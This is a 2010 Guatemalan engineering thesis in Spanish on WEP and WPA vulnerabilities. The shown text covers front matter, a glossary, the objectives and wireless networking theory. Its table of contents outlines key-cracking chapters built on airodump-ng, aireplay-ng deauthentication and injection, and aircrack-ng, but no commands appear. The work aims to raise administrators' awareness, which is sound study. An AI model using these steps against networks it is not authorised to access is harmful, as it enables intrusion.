



Universidad de San Carlos de Guatemala
Facultad de Ingeniería
Escuela de Ingeniería en Ciencias y Sistemas

**ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y
WPA, Y SU IMPACTO EN LAS REDES INALÁMBRICAS DE ÁREA
LOCAL**

Juan Rodrigo Sac de Paz

Asesorado por el Ing. Byron Ariel Pac

Guatemala, marzo de 2010

UNIVERSIDAD DE SAN CARLOS DE GUATEMALA



FACULTAD DE INGENIERÍA

**ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y WPA, Y SU
IMPACTO EN LAS REDES INALÁMBRICAS DE ÁREA LOCAL**

TRABAJO DE GRADUACIÓN

PRESENTADO A JUNTA DIRECTIVA DE LA
FACULTAD DE INGENIERÍA

POR:

JUAN RODRIGO SAC DE PAZ

ASESORADO POR EL ING. BYRON ARIEL PAC

AL CONFERÍRSELE EL TÍTULO DE
INGENIERO EN CIENCIAS Y SISTEMAS

GUATEMALA, MARZO DE 2010

UNIVERSIDAD DE SAN CARLOS DE GUATEMALA
FACULTAD DE INGENIERÍA



NÓMINA DE JUNTA DIRECTIVA

DECANO	Ing. Murphy Olympo Paiz Recinos
VOCAL I	Inga. Glenda Patricia García Soria
VOCAL II	Inga. Alba Maritza Guerrero de López
VOCAL III	Ing. Miguel Ángel Dávila Calderón
VOCAL IV	Br. Luis Pedro Ortiz de León
VOCAL V	Br. José Alfredo Ortiz Herinck
SECRETARIA	Inga. Marcia Ivónne Véliz Vargas

TRIBUNAL QUE PRACTICÓ EL EXAMEN GENERAL PRIVADO


DECANO	Ing. Murphy Olympo Paiz Recinos
EXAMINADOR	Ing. Edgar Roberto Pinillos Montenegro
EXAMINADOR	Ing. Juan Álvaro Díaz Ardavín
EXAMINADOR	Ing. Pedro Pablo Hernández Ramírez
SECRETARIA	Inga. Marcia Ivónne Véliz Vargas

HONORABLE TRIBUNAL EXAMINADOR

Cumpliendo con los preceptos que establece la ley de la Universidad de San Carlos de Guatemala, presento a su consideración mi trabajo de graduación titulado:

ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y WPA, Y SU IMPACTO EN LAS REDES INALÁMBRICAS DE ÁREA LOCAL,

tema que me fuera asignado por la Dirección de la Escuela de Ingeniería en Ciencias y Sistemas, en enero de 2009.



Juan Rodrigo Sac de Paz

Guatemala 27 de Noviembre de 2009

Ingeniero:

Carlos Azurdia


Revisor de Trabajos de Graduación
Escuela de Ciencias y Sistemas
Facultad de Ingeniería
Universidad de San Carlos de Guatemala
Guatemala, Ciudad

Respetable Ing. Azurdia:

El motivo de la presente es informarle que como asesor del trabajo de graduación del estudiante **JUAN RODRIGO SAC DE PAZ** he procedido a revisar el trabajo de tesis titulado **ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y WPA, Y SU IMPACTO EN LAS REDES INALAMBRICAS DE AREA LOCAL**, y que de acuerdo a mi criterio el mismo se encuentra concluido y cumple con los objetivos definidos al inicio.

Sin otro particular me suscribo de usted,

Atentamente,



Byron Ariel Pac
Ingeniero en Ciencias y Sistemas
Colegiado No. 3,966
Asesor de Trabajo de Graduación



Universidad San Carlos de Guatemala
Facultad de Ingeniería
Escuela de Ingeniería en Ciencias y Sistemas

Guatemala, 20 de Enero de 2010


Ingeniero
Marlon Antonio Pérez Turk
Director de la Escuela de Ingeniería
En Ciencias y Sistemas

Respetable Ingeniero Pérez:

Por este medio hago de su conocimiento que he revisado el trabajo de graduación del estudiante **JUAN RODRIGO SAC DE PAZ**, titulado: **"ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y WPA, Y SU IMPACTO EN LAS REDES INALAMBRICAS DE AREA LOCAL"**, y a mi criterio el mismo cumple con los objetivos propuestos para su desarrollo, según el protocolo.

Al agradecer su atención a la presente, aprovecho la oportunidad para suscribirme,

Atentamente,


Ing. Carlos Alfredo Azurdia
Coordinador de Privados
y Revisión de Trabajos de Graduación



E
S
C
U
E
L
A

D
E

C
I
E
N
C
I
A
S

Y

S
I
S
T
E
M
A
S


UNIVERSIDAD DE SAN CARLOS
DE GUATEMALA



FACULTAD DE INGENIERÍA
ESCUELA DE CIENCIAS Y SISTEMAS
TEL: 24767644

El Director de la Escuela de Ingeniería en Ciencias y Sistemas de la Facultad de Ingeniería de la Universidad de San Carlos de Guatemala, luego de conocer el dictamen del asesor con el visto bueno del revisor y del Licenciado en Letras, de trabajo de graduación titulado "ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y WPA, Y SU IMPACTO EN LAS REDES INALÁMBRICAS DE ÁREA LOCAL", presentado por el estudiante JUAN RODRIGO SAC DE PAZ, aprueba el presente trabajo y solicita la autorización del mismo.

"ID Y ENSEÑAD A TODOS"


Ing. Marlon Antonio Pérez Turk

Director, Escuela de Ingeniería en Ciencias y Sistemas



Guatemala, 04 de marzo 2010



El Decano de la Facultad de Ingeniería de la Universidad de San Carlos de Guatemala, luego de conocer la aprobación por parte del Director de la Escuela de Ingeniería en Ciencias y Sistemas, al trabajo de graduación titulado: **ESTUDIO DE VULNERABILIDAD DE LOS CIFRADOS WEP Y WPA, Y SU IMPACTO EN LAS REDES INALÁMBRICAS DE ÁREA LOCAL**, presentado por el estudiante universitario **Juan Rodrigo Sac de Paz**, autoriza la impresión del mismo.

IMPRÍMASE.

A large, handwritten signature in black ink, appearing to read "Ing. Murphy Olimpo Paiz Recinos".

Ing. Murphy Olimpo Paiz Recinos
DECANO



Guatemala, marzo 2010

/cc
c.c. archivo.

AGRADECIMIENTOS A:

Dios:

Por escuchar todas mis oraciones a lo largo de mi carrera universitaria.

Mis padres:

Por sufrir estrechas limitaciones económicas y sentimentales para que lograra completar mis estudios superiores. Espero que este triunfo que hoy cosecho ayude a reconfortar todos sus esfuerzos.

Mis hermanos, cuñado y sobrina:

Por acompañarme moralmente y darme ánimos para terminar mi carrera universitaria. Todo hubiera sido más difícil sin ustedes.

Mis compañeros y amigos:

Porque trabajando juntos logramos alcanzar nuestras metas y por su desinteresada amistad. Sin su ayuda y trabajo eficaz no lo hubiera logrado.

Mi asesor de trabajo de graduación:

Por guiar mí trabajo y compartir todas sus experiencias.

ACTO QUE DEDICO A:

Mis padres:

Loyola Julieta de Paz Tucux y Audelino Sac Coyoy, por inculcarme un conjunto de valores, principios y tradiciones desde que tengo uso de memoria, por enseñarme a valorar lo que tengo y a medir las consecuencias de mis actos. Dios sabe que nunca terminaré de agradecerles todas sus enseñanzas y esfuerzos.

Mis abuelos y abuelas:

Por cuidarme siempre a donde voy y recordarse de mí. Especialmente a Mamá Juana, por enseñarme a trabajar y que tener una vida digna no se puede comprar con dinero.

Allan Omar, Claudia Vianey, Gerson Danilo, Erick Oswaldo, Dayla Vianey, Ramón Antonio, Diana Lucía y Ludwing Antonio, por su cariño auténtico y acompañarme en todo momento.

ÍNDICE GENERAL

ÍNDICE DE ILUSTRACIONES	VII
GLOSARIO	XI
RESUMEN	XVII
OBJETIVOS	XIX
INTRODUCCIÓN	XXIX
1. MARCO TEÓRICO	1
1.1 Redes Inalámbricas.....	1
1.1.1 Componentes de una red inalámbrica	2
1.1.2 Tipos de redes inalámbricas de datos	5
1.1.3 Topologías de redes Inalámbricas	7
1.1.4 Soluciones de Redes LAN Inalámbricas.....	15
1.2 Estándar IEEE 802.11	19
1.2.1 Conceptos generales del estándar IEEE 802.11	21
1.2.2 Estándares IEEE 802.11 definidos actualmente	23
1.3 Wi-Fi.....	30

1.4	Modelo de capas 802.11	32
1.4.1	Capa física	32
1.4.2	Capa de enlace	33
1.5	Seguridad en WI-FI	35
1.6	Tipos de ataque a una red	36
1.6.1	Ataques pasivos	36
1.6.2	Ataques activos	37
1.7	Servicios de seguridad para redes	38
1.7.1	Confidencialidad	39
1.7.2	Autenticación	40
1.7.3	Integridad	40
1.7.4	No repudio	41
1.7.5	Control de acceso	41
1.7.6	Disponibilidad	42
1.8	Servicios de seguridad para redes inalámbricas	42
1.8.1	Servicios de la capa MAC	42
1.8.2	Servicios de Estación de la capa MAC	43
1.9	Protocolo de autenticación IEEE 802.1X	49
1.9.1	PAE - Entidad de acceso a Puertos	49
1.10	Conexión a la Red Inalámbrica	51

1.10.1	Autenticación de la conexión	52
1.10.2	Tipos de autenticación	53
1.10.3	Privacidad	55
1.11	Criptografía.....	56
1.11.1	Conceptos de la Criptografía	57
1.11.2	CRC - Control de redundancia cíclica.....	58
1.11.3	Algoritmo RC4.....	59
1.11.4	Algoritmo RSA	60
1.11.5	Algoritmo de programación de claves (KSA)	61
1.11.6	Protocolo de Integridad de Llave Temporal TKIP	62
2.	ANÁLISIS DE LA ENCRIPCIÓN WEP	65
2.1	WEP – Privacidad equivalente al cableado	65
2.2	Aspectos de operación de WEP.....	67
2.3	Análisis del protocolo WEP	69
2.3.1	Proceso de cifrado y descifrado.....	69
2.3.2	Proceso de autenticación.....	70
3.	ANÁLISIS DEL CIFRADO WPA Y WPA2.....	73
3.1	WPA - Wi-Fi Protected Access.....	73
3.2	WPA2 - Wi-Fi Protected Access 2.....	75
3.3	ESTANDAR IEEE 802.11i.....	76

3.3.1	Protocolo 802.11i.....	76
3.3.2	Fases Operacionales de IEEE 802.11i	77
3.3.2.1	Fase 1: Acuerdo sobre la política de Seguridad.....	78
3.3.2.2	Fase 2: Autenticación 802.1X.....	80
3.3.2.3	Fase 3: Jerarquía y Distribución de claves.....	81
3.3.2.4	Fase 4: Confidencialidad E Integridad De Datos RSNA	89
4. AMENAZAS Y VULNERABILIDADES DE LOS CIFRADOS WEP, WPA Y WPA2.....		
	WPA2.....	95
4.1	Amenazas al cifrado WEP	95
4.1.1	Longitud de cifrado poco efectiva	95
4.1.2	Amenazas a la conexión.....	96
4.1.3	Amenazas a la autenticación	97
4.1.4	Reutilización del KeyStream	98
4.1.5	Explotando la reutilización del Keystream	104
4.1.6	Problemas con el IV de WEP.....	106
4.1.7	Diccionarios de descifrado.....	108
4.1.8	Gestión de claves	109
4.1.9	Sumario de vulnerabilidades.....	111
4.2	Debilidades del cifrado WPA y WPA2	113
4.2.1	Debilidades de WPA/WPA2.....	113

4.2.2	Ataque contra la clave PSK	113
4.2.3	Posibilidad de negación del servicio	115
5.	INFORME DE LA PRÁCTICA EXPERIMENTAL DE ROMPIMIENTO DE CLAVES WEP	117
5.1	Introducción.....	117
5.2	Solución.....	118
5.2.1	Puntos de partida.....	118
5.2.2	Equipo usado.....	119
5.2.3	Escenarios	120
6.	INFORME DE LA PRÁCTICA EXPERIMENTAL DE ROMPIMIENTO DE CLAVES PRE COMPARTIDAS WPA/WPA2	139
6.1	Introducción	139
6.2	Condiciones iniciales	141
6.3	Datos del equipo que se utilizó	141
6.4	Solución.....	142
6.4.1	Descripción de la solución	142
6.4.2	Paso 1 - Comenzar la interfaz inalámbrica en modo del monitor	143
6.4.3	Paso 2 - Comenzar airodump-ng para recoger el handshake de la autenticación	146

6.4.4 Paso 3 - Utilizar aireplay-ng para desautenticar el cliente inalámbrico	148
6.4.5 Paso 4 - Lanzar aircrack-ng para romper la llave pre-compartida	150
CONCLUSIONES	155
RECOMENDACIONES	157
BIBLIOGRAFÍA	159

ÍNDICE DE ILUSTRACIONES

FIGURAS

1. Red ad hoc.....	8
2. Red de la modalidad de infraestructura	11
3. Modelo de Capas 802.11	34
4. Modelo de IEEE 802.1X según la especificación IEEE 802.1X	50
5. Algoritmo de encriptación RC4	60
6. Algoritmo KSA.....	62
7. Estructura de un paquete WEP.....	65
8. Cifrado WEP	66
9. Partes encriptadas de un paquete WEP	68
10. Fases Operacionales de IEEE 802.11i	78
11. Fase 1 de 802.11i, Acuerdo sobre política de seguridad.....	79
12. Fase 2 de 802.11i, Autenticación 802.1X	80
13. Fase 3 de 802.11i, Derivación y distribución de claves	81
14. Fase 3 de 802.11i, Jerarquía de clave por parejas	83
15. Fase 3 de 802.11i, 4-Way Handshake.....	84

16. Fase 3 de 802.11i, Jerarquía de Group Key	87
17. Fase 3 de 802.11i, Group Key Hand-Shake	88
18. Fase 4 de 802.11i, Esquema y encriptación de TKIP Key Mixing.....	91
19. Computación de MIC, utilizando el algoritmo de Michael	92
20. Encriptación CCMP.....	93
21. Generación del número pseudo aleatorio del algoritmo WEP.....	99
22. Fórmula de encriptación de RC4 usando OR Exclusivo	100
23. Sustitución de ecuaciones en fórmula de RC4	100
24. Uso del comando airodump para capturar datos	122
25. Uso del comando airodump para capturar datos	126
26. Uso del comando aireplay con ataque de inyección interactiva.....	126
27. Uso del comando airodump para capturar datos	127
28. Comando aireplay para lanzar ataque de inyección interactiva.....	127
29. Salida a pantalla del comando aireplay, paquete para inyectar	129
30. Uso del comando aireplay para lanzar ataque chop chop	130
31. Salida a pantalla del comando aireplay lanzando ataque chop chop.....	131
32. Uso del comando tcpdump para visualizar paquetes.....	132
33. Uso del comando packetforge para creación de paquetes	132
34. Uso del comando tcpdump para revisión de paquetes creados.....	133
35. Uso del comando airdecap para desencriptar paquetes.....	134

36. Uso del comando tcpdump	134
37. Salida a pantalla del comando tcpdump	134
38. Uso del comando aireplay para inyectar paquetes	135
39. Uso del comando aireplay, ataque con paquete de fragmentación	136
40. Salida del comando aircrack después de seleccionar paquete.....	137
41. Utilización del comando airmon	143
42. Salida a pantalla del comando airmon	144
43. Salida del comando iwconfig.....	144
44. Utilización del comando airmon para iniciar modo monitor	144
45: Salida del comando airmon.....	145
46. Salida a pantalla del comando iwconfig	145
47. Utilización del comando airodump	146
48. Salida a pantalla del comando airodump con clientes conectados	147
49. Salida a pantalla del comando airodump sin clientes conectados	148
50. Uso del comando aireplay para lanzar ataque de desautenticación.....	149
51. Salida del comando aireplay, mensaje de desautenticacion	150
52: Utilización del comando aircrack.....	151
53. Salida a pantalla del programa aircrack, handshakes no encontrado.....	151
54. Salida a pantalla del programa aircrack, handshakes encontrado.....	152
55. Salida a pantalla del programa aircrack, con clave encontrada.....	153

TABLAS:

I. Comparación entre soluciones inalámbricas	18
II. Servicios provistos por la capa MAC	48

GLOSARIO

AP o PA	Punto de acceso (Access Point), estación base de una red inalámbrica que interconecta clientes inalámbricos entre sí y a redes de cable.
Alcance	Rango que cubre una red inalámbrica. Distancia máxima dentro de la cual se puede establecer comunicación entre dos dispositivos de una red inalámbrica.
ARP	Protocolo utilizado para traducir las direcciones IP a direcciones MAC.
BSSID	Dirección MAC del punto de acceso.
CCMP	Protocolo de encriptación utilizado en WPA2, basado en la suite de cifrado de bloques AES.
CRC	Pseudo-algoritmo de integridad usado en el protocolo WEP, bastante cuestionado debido a su debilidad.
DHCP	Protocolo de red que permite a los nodos de una red IP obtener sus parámetros de conexión automáticamente.
Dirección IP	Número que identifica de manera lógica y jerárquica a una interfaz de un dispositivo

(habitualmente una computadora) dentro de una red que utilice el protocolo IP.

Dirección MAC

Dirección de control de acceso al medio es un identificador de 48 bits (6 bytes) que corresponde de forma única a una tarjeta o interfaz de red.

DNS

Base de datos distribuida y jerárquica que almacena información asociada a nombres de dominio en redes como Internet.

EAP

Entorno para varios métodos de autenticación.

EAPOL

Protocolo usado en redes inalámbricas para transportar EAP.

GEK

Clave para la encriptación de datos en tráfico multicast.

GIK

Clave para la encriptación de datos en tráfico multicast (usada in TKIP).

GMK

Clave principal de la jerarquía de group key.

Handshake

Parte inicial del protocolo en el que dos máquinas se ponen de acuerdo sobre el formato, velocidad y secuencia que seguirán en el resto de la comunicación. Utilizado en WPA.

Hardware

Referente a la parte física material (fija e invariable) de un dispositivo electrónico.

Host	Máquina en Internet o en una red en general, usualmente accesible desde las demás.
ICV	Campo de datos unido a los datos de texto para la integridad (basado en el algoritmo débil CRC32).
Internet	Conjunto descentralizado de redes de comunicación interconectadas, que utilizan la familia de protocolos TCP/IP, garantizando que las redes físicas heterogéneas que la componen funcionen como una red lógica única, de alcance mundial.
IP	Protocolo no orientado a conexión usado tanto por el origen como por el destino para la comunicación de datos a través de una red de paquetes conmutados.
IV	Vector de inicialización, datos combinados en la clave de encriptación para producir un flujo de claves único.
KCK	Clave de integridad que protege los mensajes handshake.
KEK	Clave de confidencialidad que protege los mensajes handshake.
MIC	Campo de datos unido a los datos de texto para la integridad, está basado en el algoritmo Michael.

MK	Clave principal conocida por el suplicante y el autenticador tras el proceso de autenticación 802.1x.
MPDU	Paquete de datos antes de la fragmentación.
MSDU	Paquete de datos después de la fragmentación.
PAE	Puerto lógico 802.1x.
PMK	Clave principal de la jerarquía de pares de claves.
PSK	Clave derivada de una frase de acceso que sustituye a la PMK normalmente enviada por un servidor de autenticación.
RSN	Mecanismo de seguridad de 802.11i
RSNA	Asociación de seguridad usada en una RSN.
Software	Referente a la parte lógica (flexible y programable) de un dispositivo electrónico.
SSID	Identificador de la red.
STA	Estación, cliente wireless.
TK	Clave para la encriptación de datos en tráfico unicast.
TKIP	Protocolo de encriptación usado en WPA basado en el algoritmo RC4, como en el protocolo WEP.

TMK	Clave para la integridad de datos en tráfico unicast, usada en TKIP.
TSN	Sistemas de seguridad anteriores a 802.11i.
WEP	Protocolo de encriptación por defecto para redes 802.11.
WPA	Implementación de una versión temprana del estándar 802.11i, basada en el protocolo de encriptación TKIP.
WRAP	Antiguo protocolo de encriptación usado en WPA2.
WLAN	Wireless Local Area Network. Red inalámbrica de área local. Sistema de transmisión de datos a través de radio frecuencias, diseñado para mantener comunicados varios equipos de computación sin limitar su ubicación.

RESUMEN

En la actualidad, el uso de las redes inalámbricas de área local (*WLAN*) ha dejado de ser una solución compleja exclusiva de escenarios corporativos de alto nivel, convirtiéndose en una de las formas de comunicación más utilizadas en la actualidad en comunicaciones domésticas y públicas (como en restaurantes, centros comerciales, etc.) en gran medida por el brote de equipos con adaptadores inalámbricos portátiles, además del bajo costo y poca complejidad de implementación.

La perspectiva de la tecnología Wireless (sin cables) bajo el estándar WIFI es prometedora. Sin embargo, la facilidad de implementación tiene como consecuencia que un gran número de redes inalámbricas sean instaladas por personal careciente de conocimientos técnicos a nivel de seguridad, además que una exagerada cantidad de fabricantes enfoca sus productos para ser instalados con la menor complicación técnica posible, por lo que los equipos operan con las configuraciones de seguridad de fábrica o peor aún, sin ninguna medida de seguridad. Esta situación es grave, porque la red estará expuesta y sus administradores y usuarios podrían utilizar la red sin saber siquiera que pueden ser víctimas de un atacante malintencionado.

Por ello, este trabajo busca demostrar las vulnerabilidades que existen al implementar una red inalámbrica sin seguridad apropiada, así mismo a través de dos ejercicios prácticos, se pretende sensibilizar a los administradores de red a que tomen conciencia sobre sus redes y métodos de seguridad aplicados, ya que generalmente cuando se detecta un intruso en la red, es demasiado tarde.

Para la demostración de las vulnerabilidades de la seguridad de los cifrados WEP y WPA, se han dividido claramente las fases del proceso de ambos y en el marco teórico se explica cada parte que intervenga en la comunicación y en los capítulos posteriores se demuestra específicamente cuáles son las partes de la comunicación que son vulnerables y que los pueden convertir en sistemas inseguros si no se tiene una adecuada administración de las políticas de seguridad.

Los últimos dos capítulos están dedicados a demostrar los resultados de dos ejercicios prácticos que no tienen ningún requerimiento especial para su ejecución. A través de un informe detallado se podrá observar que se hicieron uso de una computadora con adaptador inalámbrico, como la de cualquier usuario promedio, y una suite de programas de código abierto que no implica ningún costo por concepto de licencia, y que puede ser descargado desde portales web disponibles en internet.

OBJETIVOS

- **GENERAL:**

Demostrar la vulnerabilidad existente en los protocolos utilizados para cifrar redes inalámbricas de área local.

- **ESPECÍFICOS:**

1. Describir los fundamentos de los cifrados utilizados en la actualidad para la seguridad en redes inalámbricas de área local.
2. Describir las deficiencias en la seguridad de redes inalámbricas de área local.
3. Demostrar teóricamente las vulnerabilidades del cifrado WEP.
4. Realizar un experimento práctico que demuestre la vulnerabilidad del protocolo WEP.
5. Describir de forma general las vulnerabilidades de los cifrados WPA y WPA2.

6. Realizar una práctica experimental para romper una clave WEP en distintos escenarios.
7. Realizar una práctica experimental para romper una clave pre compartida WPA.

INTRODUCCIÓN

Las telecomunicaciones inalámbricas, específicamente la tecnología Wi-Fi (Wireless Fidelity), han tomado bastante popularidad entre el medio de las Tecnologías de la Información y las Comunicaciones, debido a su fácil implementación, comodidad de transmisión y facilidad de operación. Sin embargo, uno de los aspectos más graves de esta tecnología es la seguridad.

Existen distintos métodos para garantizar la seguridad de las redes inalámbricas de área local (*WLAN*). Las alternativas con uso más generalizado son la implementación de protocolos para la seguridad de los datos, protocolos diseñados específicamente para los protocolos Wi-Fi como el WEP y el WPA. Dichos protocolos brindan seguridad en las distintas fases de autenticación, integridad y confidencialidad, implementados directamente por los mismos dispositivos inalámbricos y el conjunto de protocolos para redes de telecomunicaciones bajo el estándar IEEE 802.1X, que son brindados por otros dispositivos de la red de datos que han brindado redes a las *WLAN* por muchos años.

En la actualidad se ha lanzado al mercado un nuevo protocolo de seguridad llamado WPA2, que implementa distintas mejoras a su sucesor WPA que es una aproximación temprana al protocolo 802.11i que será el método más seguro para redes *WLAN* en un futuro más cercano.

Este documento está enfocado a demostrar de una manera teórica y práctica las vulnerabilidades más importantes de los cifrados WEP y WPA,

esperando sensibilizar a los administradores de redes inalámbricas de área local a que protejan sus redes con mayor eficacia.

1. MARCO TEÓRICO

1.1 Redes Inalámbricas

Como puede evidenciarse en la actualidad, el uso de las Redes de Área Local (*LAN*) es considerablemente amplio. Dicho uso ya no es únicamente parte elemental de las operaciones de las corporaciones transnacionales, sino se ha extendido al uso doméstico como en los hogares, centros de estudios, centros comerciales, etc.

Sin embargo, al tratar de implementar una red *LAN*, podemos encontrar estos inconvenientes:

- Coste de desplegar la red (cableado, equipos)
- Impacto de la instalación de la misma
- Falta de flexibilidad.

Por consecuencia, se han diseñado las *WLAN*, o Redes Inalámbricas de Área Local. Dichas redes ofrecen las comodidades y funcionalidades de las redes *LAN* tradicionales, sin tener las inconveniencias mencionadas.

Una red inalámbrica es aquella que utiliza ondas electromagnéticas a través de un medio (en este caso el aire) para conectar distintos dispositivos en una red, sin utilizar ningún tipo de cable (que puede ser desde fibra óptica hasta un par trenzado) para este propósito. Por tanto, estas redes permiten incrementar la movilidad y la autonomía de los equipos con respecto a las redes *LAN* con cables.

1.1.1 Componentes de una red inalámbrica

Para su correcta y efectiva operación de una *WLAN*, son necesarios distintos elementos, algunos dispositivos electrónicos como los Puntos de Acceso o las tarjetas de red de los equipos, y otros no electrónicos como el medio de transmisión (aire).

1.1.1.1 Punto de acceso

Abreviado como *AP* por sus siglas en inglés y *PA* en español. Es un nodo que tiene las funcionalidades de transmitir y recibir las señales que transitan por la red. Además puede ser utilizado como un puente, ya que permite unir varias redes. Debido a que solo tiene un rango de distancia de cobertura, si se desea extender su cobertura, es necesario colocar varios de ellos para cubrir toda el área deseada. Los puntos de acceso se pueden conectar a redes cableadas, pero también pueden funcionar independientemente, solo para ampliar el rango de transmisión de una red inalámbrica.

El principio de operación de un punto de acceso es sencilla: “Guardar y Repetir”, ya que un AP ejecuta una rutina para validar y luego retransmiten los mensajes recibidos.¹ Un punto de acceso puede colocarse en un punto donde pueda abarcar toda el área donde se ubican las estaciones. Las características a considerar son:

1. La antena del dispositivo repetidor debe de tener una finalidad de expandir la señal abiertamente, por ejemplo una antena omni-direccional y debe de estar a la altura del techo o en el punto más alto, esto producirá una mejor cobertura que si la antena estuviera a la altura de los equipos a interconectar.²
2. La antena del dispositivo receptor debe de ser más compleja que la del dispositivo repetidor, por ejemplo una antena direccional, este tipo de antenas permiten ser diseccionadas como su nombre lo indica, hacia el punto de acceso, de tal forma que aunque la señal de la transmisión sea baja, ésta podrá ser recibida correctamente.

Un punto de acceso compartido tiene la función de un repetidor, pero con la diferencia que pueden ser seleccionados distintos puntos de acceso para retransmitir.

¹ Principios en Capa de Red. <http://mitecnologico.com/Main/PrincipiosBasicosEnCapaDeRed>

² Redes WLAN. <http://dis.um.es/~barzana/Divulgacion/Informatica/redesinalam.html>

1.1.1.2 Estaciones

Las estaciones son los dispositivos que utilizan las personas que se conectan a las *WLAN* a través de los PA.

Estos dispositivos deben de tener tarjetas de red inalámbricas que pueden ser de varios tipos: PCMCIA, PCI o USB. Las tarjetas tienen que cumplir con los estándares de Wi-Fi, y dependiendo de bajo que estándar estén desarrolladas, así será su funcionamiento al conectarse a la red.

En 802.11 se definen cuatro servicios que debe tener una estación para que pueda conectarse exitosamente a la red:

1. Autenticación: Sirve para controlar el acceso a la red, y así mejorar la seguridad.
2. Des-Autenticación: Sirve para eliminar a un usuario de la red y así evitar que pueda utilizar los recursos de la red.
3. Privacidad: Sirve para proteger los datos transmitidos a través de la red.
4. Envío de Datos: Sirve para asegurar la transmisión y recepción de información de una manera confiable.

1.1.2 Tipos de redes inalámbricas de datos

Las comunicaciones inalámbricas pueden clasificarse de diversas formas en función de distintos parámetros. Por ejemplo, se podrían clasificar de acuerdo a su alcance. El alcance es la distancia máxima en la que pueden ubicarse ambas partes de la comunicación inalámbrica.

Las comunicaciones inalámbricas se pueden dividir en los siguientes grupos de acuerdo a su alcance:³

1.1.2.1 Redes inalámbricas de área personal o WPAN (Wireless Personal Area Network)

Estas redes utilizan tecnología Bluetooth. Cubren pocos metros y están pensadas para interconectar los distintos dispositivos electrónicos domésticos de un usuario (por ejemplo la computadora, el teléfono celular, la impresora, etc.).

³ Tecnologías Inalámbricas. <http://www.e-dreams.net/Articulos/terminales-moviles-02-2.htm>

1.1.2.2 Redes inalámbricas de área local o WLAN (Wireless Local Area Network)

Las *WLAN* utilizan tecnología Wi-Fi. Este tipo de redes es la más extendida debido a la facilidad de su implementación. Su uso es tan extendido que prácticamente es el tipo de red con más aplicación en la actualidad.

1.1.2.3 Redes inalámbricas de área metropolitana o WMAN (Wireless Metropolitan Area Network)

Pretenden cubrir el área de una ciudad. Los protocolos LMDS (Local Multipoint Distribution Service, "Servicio Local de Distribución Multipunto") o WiMAX (Worldwide Interoperability for Microwave Access, "Interoperatividad mundial para accesos de microondas").

1.1.2.4 Redes Globales

Estas redes están diseñadas para cubrir toda una región (países o continentes). Están basadas en las tecnologías celulares y se han presentado como evolución de las telecomunicaciones con fines de transmitir datos de voz, mismas que tienen un uso más extendido. Las redes de telefonía móvil son un claro ejemplo, a partir que permiten al usuario realizar roaming entre países o continentes.

1.1.3 Topologías de redes Inalámbricas

Al implementar una *WLAN* o redes *LAN* inalámbricas, existen dos topologías. Cada topología indica la configuración de los equipos inalámbricos para realizar la conexión y los elementos que están involucrados en su arquitectura.

Existen distintos términos para denominar a estas topologías, como administradas y no administradas, alojadas y par a par, e infraestructura y "ad hoc". Dichos términos están relacionados, fundamentalmente, con las mismas distinciones básicas de topología.⁴


1.1.3.1 Topología Ad-hoc

En esta topología, se crea una red *LAN* entre los propios dispositivos inalámbricos y no existe ningún controlador central de comunicaciones ni puntos de acceso. Cada uno de los dispositivos se comunica de forma directa con el resto de dispositivos de la red. La topología Ad-hoc resulta práctica en ubicaciones donde pueden reunirse pequeños grupos de estaciones o equipos y que no requieren interconexión a otra red. Un ejemplo claro de esta topología podría ser en los domicilios que no tienen una red cableada y se requiere interconexión entre los distintos equipos electrónicos de entretenimiento o una

⁴ Topologías de Red. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

sala de conferencias donde los equipos suelen interconectarse de manera regular para intercambiar información.

Figura 1. Red ad hoc



Fuente: Trujillo, Valera JM. <http://es.geocities.com/jorgepc330/hwet/t3.htm>

Esta topología de red es denominada como Conjunto Independiente de Servicios Básicos (*IBSS, Independent Basic Service Set*). Es la topología más básica para *WLAN*'s. Es por ésta razón que se llaman ad-hoc, debido a la facilidad de adaptarse a los requerimientos de implementación de una red inalámbrica, como es lógico, también tiene ciertas limitaciones, como por ejemplo que existe un rango de comunicación limitado.

En esta topología no está presente ningún tipo de función de retransmisión, por lo que las estaciones que forman la red deben encontrarse dentro del rango de transmisión. Es decir que todos los nodos de la red funcionan como routers, realizando las tareas de encontrar rutas para el encaminamiento de los paquetes, para garantizar que cualquier paquete llegue a su destino, aunque éste no sea directamente accesible desde el origen. Es

utilizada cuando no es necesario contar con una infraestructura para brindar servicios, ni debe de conectarse una *LAN* cableada a la *WLAN*.

1.1.3.1.1 Descripción general del funcionamiento de la modalidad ad-hoc

Su característica es que no existen puntos de acceso. En esta red sólo hay dispositivos inalámbricos presentes. Muchas de las operaciones que controlaba el punto de acceso, como la señalización y la sincronización, son controladas por una estación.⁵

